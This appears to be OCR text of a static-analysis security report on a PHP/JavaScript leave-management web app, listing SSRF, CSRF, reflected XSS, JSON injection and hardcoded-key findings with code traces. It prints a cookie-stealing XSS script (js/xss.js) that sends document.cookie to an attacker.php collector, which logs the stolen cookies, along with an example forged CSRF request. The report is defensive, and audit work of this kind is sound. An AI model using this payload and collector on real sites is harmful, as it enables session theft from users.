1. SSRF vs. Business critical applications, Alexander Polyakov, http://media.blackhat.com/bh-us-12/Briefings/Polyakov/BH_US_12_Polyakov_SSRF_Business_Slides.pdf
2. SSRF bible. Cheatsheet, https://docs.google.com/document/d/1v1TkWZtrhzRLy0bYXBcdLUedXGb9njTNIJXa3u9akHM/ed
3. CWE ID 918, Standards Mapping - Common Weakness Enumeration
4. CCI-002754, Standards Mapping - DISA Control Correlation Identifier Version 2
5. SI, Standards Mapping - FIPS200
6. Access Violation, Standards Mapping - General Data Protection Regulation
7. SI-10 Information Input Validation (P1), Standards Mapping - NIST Special Publication 800-53 Revision 4
8. M5 Poor Authorization and Authentication, Standards Mapping - OWASP Mobile Top 10 Risks 2014
9. A1 Unvalidated Input, Standards Mapping - OWASP Top 10 2004
10. A4 Insecure Direct Object Reference, Standards Mapping - OWASP Top 10 2007
11. A4 Insecure Direct Object References, Standards Mapping - OWASP Top 10 2010
12. A4 Insecure Direct Object References, Standards Mapping - OWASP Top 10 2013
13. A5 Broken Access Control, Standards Mapping - OWASP Top 10 2017
14. Requirement 6.5.1, Standards Mapping - Payment Card Industry Data Security Standard Version 1.1
15. Requirement 6.3.1.1, Requirement 6.5.4, Standards Mapping - Payment Card Industry Data Security Standard Version 1.2
16. Requirement 6.5.8, Standards Mapping - Payment Card Industry Data Security Standard Version 2.0
17. Requirement 6.5.8, Standards Mapping - Payment Card Industry Data Security Standard Version 3.0
18. Requirement 6.5.8, Standards Mapping - Payment Card Industry Data Security Standard Version 3.1

19. Requirement 6.5.8, Standards Mapping - Payment Card Industry Data Security Standard Version 3.2
20. Requirement 6.5.8, Standards Mapping - Payment Card Industry Data Security Standard Version 3.2.1
21. Control Objective 5.4 - Authentication and Access Control, Standards Mapping - Payment Card Industry Software Security Framework 1.0
22. APP3510 CAT I, APP3600 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.1
23. APP3510 CAT I, APP3600 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.10
24. APP3510 CAT I, APP3600 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.4
25. APP3510 CAT I, APP3600 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.5
26. APP3510 CAT I, APP3600 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.6
27. APP3510 CAT I, APP3600 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.7
28. APP3510 CAT I, APP3600 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.9
29. APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.1
30. APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.10
31. APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.2
32. APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.3
33. APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.4
34. APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.5
35. APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.6
36. APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.7
37. APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.8
38. APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.9
39. Abuse of Functionality (WASC-42), Standards Mapping - Web Application Security Consortium Version 2.00

Instances

Server-Side Request Forgery — High

Package: N/A

Instance	Analysis Info	Analyzer
ID 17406332 - php/check.php:4	**Sink:** curl_setopt() in php/check.php:4 **EnclosingMethod:** **Source:** Read $_GET['r'] in php/check.php:4	dataflow

6.3.1 Cross-Site Request Forgery Low

CWE-352
OWASP Top 10:
PCI 3.2: 6.5.9 Develop and maintain secure systems and applications

Summary

The HTTP request at **xss.js** line **2** must contain a user-specific secret in order to prevent an attacker from making unauthorized requests.HTTP requests must contain a user-specific secret in order to prevent an attacker from making unauthorized requests.

Explanation

A cross-site request forgery (CSRF) vulnerability occurs when:1. A web application uses session cookies.

2. The application acts on an HTTP request without verifying that the request was made with the user's consent.

In this case the application generates an HTTP request at **xss.js** line **2**.

A nonce is a cryptographic random value that is sent with a message to prevent replay attacks. If the request does not contain a nonce that proves its provenance, the code that handles the request is vulnerable to a CSRF attack (unless it does not change the state of the application). This means a web application that uses session cookies has to take special precautions in order to ensure that an attacker can't trick users into submitting bogus requests. Imagine a web application that allows administrators to create new accounts as follows:

```
var req = new XMLHttpRequest();
req.open("POST", "/new_user", true);
body = addToPost(body, new_username);
body = addToPost(body, new_passwd);
req.send(body);
```

An attacker might set up a malicious web site that contains the following code.

```
var req = new XMLHttpRequest();
req.open("POST", "http://www.example.com/new_user", true);
body = addToPost(body, "attacker");
body = addToPost(body, "haha");
req.send(body);
```

If an administrator for `example.com` visits the malicious page while she has an active session on the site, she will unwittingly create an account for the attacker. This is a CSRF attack. It is possible because the application does not have a way to determine the provenance of the request. Any request could be a legitimate action chosen by the user or a faked action set up by an attacker. The

attacker does not get to see the Web page that the bogus request generates, so the attack technique is only useful for requests that alter the state of the application.

Applications that pass the session identifier in the URL rather than as a cookie do not have CSRF problems because there is no way for the attacker to access the session identifier and include it as part of the bogus request.
CSRF is entry number five on the 2007 OWASP Top 10 list.

Execution

1. SCA flags all HTML forms and all XMLHttpRequest objects that might perform a POST operation. The auditor must determine if each form could be valuable to an attacker as a CSRF target and whether or not an appropriate mitigation technique is in place.

Recommendation

Applications that use session cookies must include some piece of information in every form post that the back-end code can use to validate the provenance of the request. One way to do that is to include a random request identifier or nonce, like this:

```
RequestBuilder rb = new RequestBuilder(RequestBuilder.POST, "/new_user");
body = addToPost(body, new_username);
body = addToPost(body, new_passwd);
body = addToPost(body, request_id);
rb.sendRequest(body, new NewAccountCallback(callback));
```

Then the back-end logic can validate the request identifier before processing the rest of the form data. When possible, the request identifier should be unique to each server request rather than shared across every request for a particular session. As with session identifiers, the harder it is for an attacker to guess the request identifier, the harder it is to conduct a successful CSRF attack. The token should not be easily guessed and it should be protected in the same way that session tokens are protected, such as using SSLv3.

Additional mitigation techniques include:

Framework protection: Most modern web application frameworks embed CSRF protection and they will automatically include and verify CSRF tokens.
Use a Challenge-Response control: Forcing the customer to respond to a challenge sent by the server is a strong defense against CSRF. Some of the challenges that can be used for this purpose are: CAPTCHAs, password re-authentication and one-time tokens.
Check HTTP Referer/Origin headers: An attacker won't be able to spoof these headers while performing a CSRF attack. This makes these headers a useful method to prevent CSRF attacks.
Double-submit Session Cookie: Sending the session ID Cookie as a hidden form value in addition to the actual session ID Cookie is a good protection against CSRF attacks. The server will check both values and make sure they are identical before processing the rest of the form data. If an attacker submits a form in behalf of a user, he won't be able to modify the session ID cookie value as per the same-origin-policy.
Limit Session Lifetime: When accessing protected resources using a CSRF attack, the attack will only be valid as long as the session ID sent as part of the attack is still valid on the server. Limiting the Session lifetime will reduce the probability of a successful attack.

The techniques described here can be defeated with XSS attacks. Effective CSRF mitigation includes XSS mitigation techniques.

References

1. Divide and Conquer: HTTP Response Splitting, Web Cache Poisoning Attacks, and Related Topics, A. Klein, http://www.packetstormsecurity.org/papers/general/whitepaper_httpresponse.pdf
2. 2007 OWASP Top 10, OWASP, http://www.owasp.org/index.php/Top_10_2007
3. CWE ID 352, Standards Mapping - Common Weakness Enumeration
4. [9] CWE ID 352, Standards Mapping - Common Weakness Enumeration Top 25 2019
5. CCI-001310, CCI-001941, CCI-001942, Standards Mapping - DISA Control Correlation Identifier Version 2
6. Access Violation, Standards Mapping - General Data Protection Regulation
7. SC-23 Session Authenticity (P1), Standards Mapping - NIST Special Publication 800-53 Revision 4
8. M5 Poor Authorization and Authentication, Standards Mapping - OWASP Mobile Top 10 Risks 2014
9. A5 Cross Site Request Forgery (CSRF), Standards Mapping - OWASP Top 10 2007
10. A5 Cross-Site Request Forgery (CSRF), Standards Mapping - OWASP Top 10 2010
11. A8 Cross-Site Request Forgery (CSRF), Standards Mapping - OWASP Top 10 2013
12. Requirement 6.5.5, Standards Mapping - Payment Card Industry Data Security Standard Version 1.2
13. Requirement 6.5.9, Standards Mapping - Payment Card Industry Data Security Standard Version 2.0
14. Requirement 6.5.9, Standards Mapping - Payment Card Industry Data Security Standard Version 3.0
15. Requirement 6.5.9, Standards Mapping - Payment Card Industry Data Security Standard Version 3.1
16. Requirement 6.5.9, Standards Mapping - Payment Card Industry Data Security Standard Version 3.2
17. Requirement 6.5.9, Standards Mapping - Payment Card Industry Data Security Standard Version 3.2.1
18. Control Objective 5.4 - Authentication and Access Control, Standards Mapping - Payment Card Industry Software Security Framework 1.0
19. Insecure Interaction - CWE ID 352, Standards Mapping - SANS Top 25 2009
20. Insecure Interaction - CWE ID 352, Standards Mapping - SANS Top 25 2010
21. Insecure Interaction - CWE ID 352, Standards Mapping - SANS Top 25 2011
22. APP3585 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.1
23. APP3585 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.10
24. APP3585 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.4
25. APP3585 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.5
26. APP3585 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.6
27. APP3585 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.7
28. APP3585 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.9
29. APSC-DV-001620 CAT II, APSC-DV-001630 CAT II, APSC-DV-002500 CAT II, Standards Mapping - Security Technical Implementation Guide Version 4.1
30. APSC-DV-001620 CAT II, APSC-DV-001630 CAT II, APSC-DV-002500 CAT II, Standards Mapping - Security Technical Implementation Guide Version 4.10
31. APSC-DV-001620 CAT II, APSC-DV-001630 CAT II, APSC-DV-002500 CAT II, Standards Mapping - Security Technical Implementation Guide Version 4.2
32. APSC-DV-001620 CAT II, APSC-DV-001630 CAT II, APSC-DV-002500 CAT II, Standards Mapping - Security Technical Implementation Guide Version 4.3
33. APSC-DV-001620 CAT II, APSC-DV-001630 CAT II, APSC-DV-002500 CAT II, Standards Mapping - Security Technical Implementation Guide Version 4.4
34. APSC-DV-001620 CAT II, APSC-DV-001630 CAT II, APSC-DV-002500 CAT II, Standards Mapping - Security Technical Implementation Guide Version 4.5

35. APSC-DV-001620 CAT II, APSC-DV-001630 CAT II, APSC-DV-002500 CAT II, Standards Mapping - Security Technical Implementation Guide Version 4.6
36. APSC-DV-001620 CAT II, APSC-DV-001630 CAT II, APSC-DV-002500 CAT II, Standards Mapping - Security Technical Implementation Guide Version 4.7
37. APSC-DV-001620 CAT II, APSC-DV-001630 CAT II, APSC-DV-002500 CAT II, Standards Mapping - Security Technical Implementation Guide Version 4.8
38. APSC-DV-001620 CAT II, APSC-DV-001630 CAT II, APSC-DV-002500 CAT II, Standards Mapping - Security Technical Implementation Guide Version 4.9
39. Cross-Site Request Forgery, Standards Mapping - Web Application Security Consortium 24 + 2
40. Cross-Site Request Forgery (WASC-09), Standards Mapping - Web Application Security Consortium Version 2.00

Instances

Cross-Site Request Forgery — Low

Package: N/A

Instance	Analysis Info	Analyzer
ID 17406336 - js/xss.js:2	**Sink:** FunctionPointerCall: open in js/xss.js:2 **EnclosingMethod:** ~file_function	structural
ID 17406358 - php/check.php:24	**Sink:** in php/check.php:24 **EnclosingMethod:**	content
ID 17406359 - www/apply.html:70	**Sink:** in www/apply.html:70 **EnclosingMethod:**	content
ID 17406341 - www/index.html:35	**Sink:** in www/index.html:35 **EnclosingMethod:**	content

Analysis Traces

Below is an enumeration of all static issues with their stack trace sections.

ID 17406330 - Cross-Site Scripting: Reflected

Critical

Analysis Trace

attacker.php:24 - Read $_GET['loca...
attacker.php:24 - Assignment to $l...
attacker.php:25 - builtin_echo(0)

Source


php/attacker.php:21-27

```
$useragent = $_SERVER['HTTP_USER_AGENT'];
$cookie    = $_GET['cookie'];
echo $cookie;
$location = $_GET['location'];
echo $location;

file_put_contents("formdata.txt", "User Agent" . $useragent .
", cookie " . $cookie . ", location " . $location . PHP_EOL, F
ILE_APPEND);
```

php/attacker.php:22-28

```
$cookie    = $_GET['cookie'];
echo $cookie;
$location = $_GET['location'];
echo $location;

file_put_contents("formdata.txt", "User Agent" . $useragent .
", cookie " . $cookie . ", location " . $location . PHP_EOL, F
ILE_APPEND);
```

Analysis Trace Diagram



ID 17406334 - Cross-Site Scripting: Reflected

Critical

Analysis Trace

- applyleave.php:9 - Read $_POST['...
- applyleave.php:9 - mysqli_real_es...
- applyleave.php:9 - Assignment to ...
- applyleave.php:15 - Assignment to...
- applyleave.php:20 - builtin_echo(0)

Source

php/applyleave.php:6-12

```
$serialno = $username . $serialno ;
$serialno = mysqli_real_escape_string($dbconfig, $serialno);
$username  = mysqli_real_escape_string($dbconfig, $username);
$department  = mysqli_real_escape_string($dbconfig, $_POST['de
partment']);
$fromdate  = mysqli_real_escape_string($dbconfig, $_POST['from
date']);
$todate  = mysqli_real_escape_string($dbconfig, $_POST['todate
']);
$reasonforleave  = mysqli_real_escape_string($dbconfig, $_POST
['reasonforleave']);
```


php/applyleave.php:12-18

```
    $reasonforleave  = mysqli_real_escape_string($dbconfig, $_
POST['reasonforleave']);
    $contactnumber  = mysqli_real_escape_string($dbconfig, $_P
OST['phonenumber']);
    $approvalstatus = "pending with class incharge";
    $sql_query = "INSERT INTO leavemanagement (serialno,userna
me, department, fromdate, todate,reason,contactnumber,approval
status) VALUES ('$serialno','$username', '$department', '$from
date', '$todate', '$reasonforleave', '$contactnumber', '$appro
valstatus')";

if (mysqli_query($dbconfig, $sql_query)) {
    echo "success";
```

php/applyleave.php:17-23

```
if (mysqli_query($dbconfig, $sql_query)) {
    echo "success";
} else {
    echo "Error: " . $sql_query . "<br>" . mysqli_error($conn)
;
}

    ?>
```

Analysis Trace Diagram



ID 17406337 - Cross-Site Scripting: Reflected

Critical

Analysis Trace

attacker.php:22 - Read $_GET['coo...
attacker.php:22 - Assignment to $c...
attacker.php:23 - builtin_echo(0)

Source


php/attacker.php:19-25

```
}
if ($_SERVER["REQUEST_METHOD"] == "GET") {
    $useragent = $_SERVER['HTTP_USER_AGENT'];
    $cookie    = $_GET['cookie'];
    echo $cookie;
    $location = $_GET['location'];
    echo $location;
```

php/attacker.php:20-26

```
if ($_SERVER["REQUEST_METHOD"] == "GET") {
    $useragent = $_SERVER['HTTP_USER_AGENT'];
    $cookie    = $_GET['cookie'];
    echo $cookie;
    $location = $_GET['location'];
    echo $location;
```

Analysis Trace Diagram



ID 17406338 - Cross-Site Scripting: Reflected

Critical

Analysis Trace

- applyleave.php:11 - Read $_POST[...
- applyleave.php:11 - mysqli_real_e...
- applyleave.php:11 - Assignment to...
- applyleave.php:15 - Assignment to...
- applyleave.php:20 - builtin_echo(0)

Source

php/applyleave.php:8-14

```
$username  = mysqli_real_escape_string($dbconfig, $username);
$department  = mysqli_real_escape_string($dbconfig, $_POST['de
partment']);
$fromdate  = mysqli_real_escape_string($dbconfig, $_POST['from
date']);
$todate  = mysqli_real_escape_string($dbconfig, $_POST['todate
']);
$reasonforleave  = mysqli_real_escape_string($dbconfig, $_POST
['reasonforleave']);
$contactnumber  = mysqli_real_escape_string($dbconfig, $_POST[
'phonenumber']);
$approvalstatus = "pending with class incharge";
```


php/applyleave.php:12-18

```
    $reasonforleave  = mysqli_real_escape_string($dbconfig, $_
POST['reasonforleave']);
    $contactnumber  = mysqli_real_escape_string($dbconfig, $_P
OST['phonenumber']);
    $approvalstatus = "pending with class incharge";
    $sql_query = "INSERT INTO leavemanagement (serialno,userna
me, department, fromdate, todate,reason,contactnumber,approval
status) VALUES ('$serialno','$username', '$department', '$from
date', '$todate', '$reasonforleave', '$contactnumber', '$appro
valstatus')";

if (mysqli_query($dbconfig, $sql_query)) {
    echo "success";
```

php/applyleave.php:17-23

```
if (mysqli_query($dbconfig, $sql_query)) {
    echo "success";
} else {
    echo "Error: " . $sql_query . "<br>" . mysqli_error($conn)
;
}

    ?>
```

Analysis Trace Diagram



ID 17406339 - Cross-Site Scripting: Reflected

Critical

Analysis Trace

- applyleave.php:10 - Read $_POST[...
- applyleave.php:10 - mysqli_real_e...
- applyleave.php:10 - Assignment to...
- applyleave.php:15 - Assignment to...
- applyleave.php:20 - builtin_echo(0)

Source

php/applyleave.php:7-13

```
$serialno = mysqli_real_escape_string($dbconfig, $serialno);
$username  = mysqli_real_escape_string($dbconfig, $username);
$department  = mysqli_real_escape_string($dbconfig, $_POST['de
partment']);
$fromdate  = mysqli_real_escape_string($dbconfig, $_POST['from
date']);
$todate  = mysqli_real_escape_string($dbconfig, $_POST['todate
']);
$reasonforleave  = mysqli_real_escape_string($dbconfig, $_POST
['reasonforleave']);
$contactnumber  = mysqli_real_escape_string($dbconfig, $_POST[
'phonenumber']);
```


php/applyleave.php:12-18

```
    $reasonforleave  = mysqli_real_escape_string($dbconfig, $_
POST['reasonforleave']);
    $contactnumber  = mysqli_real_escape_string($dbconfig, $_P
OST['phonenumber']);
    $approvalstatus = "pending with class incharge";
    $sql_query = "INSERT INTO leavemanagement (serialno,userna
me, department, fromdate, todate,reason,contactnumber,approval
status) VALUES ('$serialno','$username', '$department', '$from
date', '$todate', '$reasonforleave', '$contactnumber', '$appro
valstatus')";

if (mysqli_query($dbconfig, $sql_query)) {
    echo "success";
```

php/applyleave.php:17-23

```
if (mysqli_query($dbconfig, $sql_query)) {
    echo "success";
} else {
    echo "Error: " . $sql_query . "<br>" . mysqli_error($conn)
;
}

    ?>
```

Analysis Trace Diagram



ID 17406344 - Cross-Site Scripting: Reflected

Critical

Analysis Trace

- applyleave.php:12 - Read $_POST[...
- applyleave.php:12 - mysqli_real_e...
- applyleave.php:12 - Assignment to...
- applyleave.php:15 - Assignment to...
- applyleave.php:20 - builtin_echo(0)

Source

php/applyleave.php:9-15

```
$department  = mysqli_real_escape_string($dbconfig, $_POST['de
partment']);
$fromdate  = mysqli_real_escape_string($dbconfig, $_POST['from
date']);
$todate  = mysqli_real_escape_string($dbconfig, $_POST['todate
']);
$reasonforleave  = mysqli_real_escape_string($dbconfig, $_POST
['reasonforleave']);
$contactnumber  = mysqli_real_escape_string($dbconfig, $_POST[
'phonenumber']);
$approvalstatus = "pending with class incharge";
$sql_query = "INSERT INTO leavemanagement (serialno,username,
department, fromdate, todate,reason,contactnumber,approvalstat
us) VALUES ('$serialno','$username', '$department', '$fromdate
', '$todate', '$reasonforleave', '$contactnumber', '$approvals
tatus')";
```


php/applyleave.php:12-18

```
    $reasonforleave  = mysqli_real_escape_string($dbconfig, $_
POST['reasonforleave']);
    $contactnumber  = mysqli_real_escape_string($dbconfig, $_P
OST['phonenumber']);
    $approvalstatus = "pending with class incharge";
    $sql_query = "INSERT INTO leavemanagement (serialno,userna
me, department, fromdate, todate,reason,contactnumber,approval
status) VALUES ('$serialno','$username', '$department', '$from
date', '$todate', '$reasonforleave', '$contactnumber', '$appro
valstatus')";

if (mysqli_query($dbconfig, $sql_query)) {
    echo "success";
```

php/applyleave.php:17-23

```
if (mysqli_query($dbconfig, $sql_query)) {
    echo "success";
} else {
    echo "Error: " . $sql_query . "<br>" . mysqli_error($conn)
;
}

    ?>
```

Analysis Trace Diagram



ID 17406348 - Cross-Site Scripting: Reflected

Critical

Analysis Trace

- applyleave.php:13 - Read $_POST[...
- applyleave.php:13 - mysqli_real_e...
- applyleave.php:13 - Assignment to...
- applyleave.php:15 - Assignment to...
- applyleave.php:20 - builtin_echo(0)

Source

php/applyleave.php:10-16

```
$fromdate  = mysqli_real_escape_string($dbconfig, $_POST['from
date']);
$todate  = mysqli_real_escape_string($dbconfig, $_POST['todate
']);
$reasonforleave  = mysqli_real_escape_string($dbconfig, $_POST
['reasonforleave']);
$contactnumber  = mysqli_real_escape_string($dbconfig, $_POST[
'phonenumber']);
$approvalstatus = "pending with class incharge";
$sql_query = "INSERT INTO leavemanagement (serialno,username,
department, fromdate, todate,reason,contactnumber,approvalstat
us) VALUES ('$serialno','$username', '$department', '$fromdate
', '$todate', '$reasonforleave', '$contactnumber', '$approvals
tatus')";
```


php/applyleave.php:12-18

```
    $reasonforleave  = mysqli_real_escape_string($dbconfig, $_
POST['reasonforleave']);
    $contactnumber  = mysqli_real_escape_string($dbconfig, $_P
OST['phonenumber']);
    $approvalstatus = "pending with class incharge";
    $sql_query = "INSERT INTO leavemanagement (serialno,userna
me, department, fromdate, todate,reason,contactnumber,approval
status) VALUES ('$serialno','$username', '$department', '$from
date', '$todate', '$reasonforleave', '$contactnumber', '$appro
valstatus')";

if (mysqli_query($dbconfig, $sql_query)) {
    echo "success";
```

php/applyleave.php:17-23

```
if (mysqli_query($dbconfig, $sql_query)) {
    echo "success";
} else {
    echo "Error: " . $sql_query . "<br>" . mysqli_error($conn)
;
}

    ?>
```

Analysis Trace Diagram



ID 17406351 - JSON Injection

Critical

Analysis Trace

- Message.php:44 - file_get_content...
- Message.php:44 - fromjsonstring(0)
- Message.php:66 - json_decode(0)

Source


php/vendor/Aws/Sns/Message.php:41-47

```
    }

    // Read the raw POST data and JSON-decode it into a messag
e.
    return self::fromJsonString(file_get_contents('php://input
'));
}

/**
```

php/vendor/Aws/Sns/Message.php:63-69

```
 */
public static function fromJsonString($requestBody)
{
    $data = json_decode($requestBody, true);
    if (JSON_ERROR_NONE !== json_last_error() || !is_array($da
ta)) {
        throw new \RuntimeException('Invalid POST data.');
    }
```

Analysis Trace Diagram



ID 17406328 - Key Management: Hardcoded Encryption Key

Critical

Analysis Trace


- S3Client.php:733 - ArrayAccess

Source

php/vendor/Aws/S3/S3Client.php:730-736

```
$getObjectExample = [
    'input' => [
        'Bucket' => 'arn:aws:s3:us-east-1:123456789012:accesspoint:myaccesspoint',
        'Key' => 'my-key'
    ],
    'output' => [
        'Body' => 'class GuzzleHttp\Psr7\Stream#208 (7) {...}',
```

Analysis Trace Diagram



ID 17406329 - Key Management: Hardcoded Encryption Key

Critical

Analysis Trace


- S3Client.php:757 - ArrayAccess

Source

php/vendor/Aws/S3/S3Client.php:754-760

```
$putObjectExample = [
    'input' => [
        'Bucket' => 'arn:aws:s3:us-east-1:123456789012:accesspoint:myaccesspoint',
        'Key' => 'my-key',
        'Body' => 'my-body',
    ],
    'output' => [
```

Analysis Trace Diagram



ID 17406343 - Key Management: Hardcoded Encryption Key

Critical

Analysis Trace


- PostObject.php:50 - ArrayAccess

Source

php/vendor/Aws/S3/PostObject.php:47-53

```
        'enctype' => 'multipart/form-data'
    ];

    $this->formInputs = $formInputs + ['key' => '${filename}']
;
    $credentials = $client->getCredentials()->wait();
    $this->formInputs += $this->getPolicyAndSignature($credent
ials);
}
```

Analysis Trace Diagram



ID 17406349 - Key Management: Hardcoded Encryption Key

Critical

Analysis Trace


- PostObjectV4.php:70 - ArrayAccess

Source

php/vendor/Aws/S3/PostObjectV4.php:67-73

```
];

// setup basic formInputs
$this->formInputs = $formInputs + ['key' => '${filename}'];

// finalize policy and signature
```

Analysis Trace Diagram




ID 17406354 - Key Management: Hardcoded Encryption Key

Critical

Analysis Trace	Source
MultipartUploader.php:85 - ArrayAc...	php/vendor/Aws/S3/MultipartUploader.php:82-88

```
],
'id' => [
    'bucket'    => 'Bucket',
    'key'       => 'Key',
    'upload_id' => 'UploadId',
],
'part_num' => 'PartNumber',
```

Analysis Trace Diagram



ID 17406355 - Key Management: Hardcoded Encryption Key

Critical

Analysis Trace


- MultipartCopy.php:94 - ArrayAccess

Source

php/vendor/Aws/S3/MultipartCopy.php:91-97

```
],
'id' => [
    'bucket'    => 'Bucket',
    'key'       => 'Key',
    'upload_id' => 'UploadId',
],
'part_num' => 'PartNumber',
```

Analysis Trace Diagram



ID 17406347 - Open Redirect

Critical

Analysis Trace

xss.js:2 - Read document.cookie


xss.js:2 - open(1)

Source

js/xss.js:1-4

```
xhr = new XMLHttpRequest();
xhr.open("GET", "http://localhost/leave/php/attacker.php?cooki
e=" + document.cookie + "&location=" + document.location, true
); //send cookie to attacker website
xhr.send();
//going home for festival <script src="http://localhost/leave/
js/xss.js"></script>
```

Analysis Trace Diagram



ID 17406335 - Password Management: Hardcoded Password

Critical

Analysis Trace

- sql.php:5 - FieldAccess: $password
- config.php:5 - Field: $password

Source

